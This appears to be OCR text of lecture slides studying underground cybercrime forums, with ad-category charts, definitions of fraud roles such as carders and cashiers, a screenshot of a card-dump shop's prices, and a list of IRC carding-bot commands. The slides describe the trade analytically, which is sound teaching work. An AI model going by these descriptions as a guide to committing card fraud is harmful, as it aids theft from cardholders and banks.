

Hacked Servers
Exploits
Botnets
Percentage of Labeled Data
0
1
2
3
4
5
Bank Login Sale
Credit Card Want
PayPal Account Sale
Mailer Sale
Hacked Host Sale
Root Sale
Emaillist Sale
Bank Login Want
Credit Card Sale
CVV2 Sale
Mailer Want
Scam Page Sale
Drop Sale
Full Info Sale
Bank Account Sale
Other Acct. Sale
Fresh CC Sale
Hacked Host Want
E-gold Acct. Sale
Shop Admin Sale
PayPal Want
CVV2 Want
Fresh CC Want
Exploit Sale
Shop Admin Want
Root Want
Full Info Want
Other Acct Want
Emaillist Want
Dump Sale
E-gold_acct Want
Exploit Want
Bank Account Want
Phy. Good Sale
Scam Want
Identity Want
Cardable Site Want
Botnet Sale
Botnet Want
Other Sale
Drop Want
Phy. Good Want
Dump Want
Identity Sale
Other Want
Cardable Site Sale
Merc Acct Sale
Merc Acct Want
Ad Type (Goods)

Goods


Mechanisms for charging credit cards and transferring cash



Services



Percentage of Labeled Data
3
2.5
2
1.5
1
0.5
0
Cashier Available
Cashier Wanted
Confirmer Available
DoS Available
Phisher Wanted
Confirmer Wanted
Carder Wanted
Phisher Available
Carder Available
DoS Wanted
Ad Type (Services)

Services



Cashier: Cashes out bank accounts and keeps some of the money as a reward

Services



Carder: Uses dumps to print fake credit cards and buy high-value items from stores for resale later


Cashier: Cashes out bank accounts and keeps some of the money as a reward

Services


Confirmer: Performs in-person confirmation of money transfer (e.g. Western Union)

Carder: Uses dumps to print fake credit cards and buy high-value items from stores for resale later

Cashier: Cashes out bank accounts and keeps some of the money as a reward



Prices for Hacked Hosts



Prices for hacked hosts over time

i'm swipin' it

WALLET	CART
$0.00	0
add funds	view items

- BROWSE DUMPS
- WHOLESALE
- ACCOUNT
- CHECKER
- SUPPORT

Wholesale

* Dumps from packs are not refundable

1245

for **$10,500.00**

Reseller	McDumpals
Base	MA-CT
Date pre-sale	2014-03-31
Date sale	2014-03-31
Age	1 month and 10 days
Details	View more

asd

Quick buy | Add to cart

1110

for **$7,500.00**

Reseller	McDumpals
Base	MA-CT
Date pre-sale	2014-03-31
Date sale	2014-03-31
Age	1 month and 2 days
Details	View more

Buyme!

Quick buy | Add to cart

Prices for packs of dumps (bundles of credit cards) circa 2014

Treachery

Popular Commands	Meaning
!cc	Request for free credit card number
!chk < *CC* >	Request for valid or invalid status of < *CC* >
!bank < *BIN* >	Request for issuing back of cc with prefix < *BIN* >
!cclimit < *CC* >	Request for credit limit for < *CC* >
!cvv2 < *CC* >	Request for CVV2 of < *CC* >
!commands	Request for list of available commands
!seen < *nick* >	Request time < *nick* > was last logged in
!state < *abbrev* >	Request full name for state < *abbrev* >
!cardable	Request for web merchant without card authorization check
!ip < *nick* >	Request IP address of nick < *nick* >
!proxy	Request for open proxy
!info	Request for general channel information
!proxychk < *addr* >	Request for status of proxy < *addr* >
!hacksite	Request for URL of hacking website

IRC room includes many bots that offer basic services to users

Treachery

Popular Commands	Meaning
!cc	Request for free credit card number
!chk < *CC* >	Request for valid or invalid status of < *CC* >
!bank < *BIN* >	Request for issuing back of cc with prefix < *BIN* >
!cclimit < *CC* >	Request for credit limit for < *CC* >
!cvv2 < *CC* >	Request for CVV2 of < *CC* >
!commands	Request for list of available commands
!seen < *nick* >	Request time < *nick* > was last logged in
!state < *abbrev* >	Request full name for state < *abbrev* >
!cardable	Request for web merchant without card authorizatio
!ip < *nick* >	Request IP address of nick < *nick* >
!proxy	Request for open proxy
!info	Request for general channel information
!proxychk < *addr* >	Request for status of proxy < *addr* >
!hacksite	Request for URL of hacking website

These commands are scams! They return false information, and they record the CC/bank info for the administrators ;)

IRC room includes many bots that offer basic services to users

Underground Forums Wrap-up

Today, underground forums are ubiquitous

- Many operate in plain site; they're just a Google search away
- Large volume of illicit goods and services are available

Law enforcement often targets forums/IRC rooms

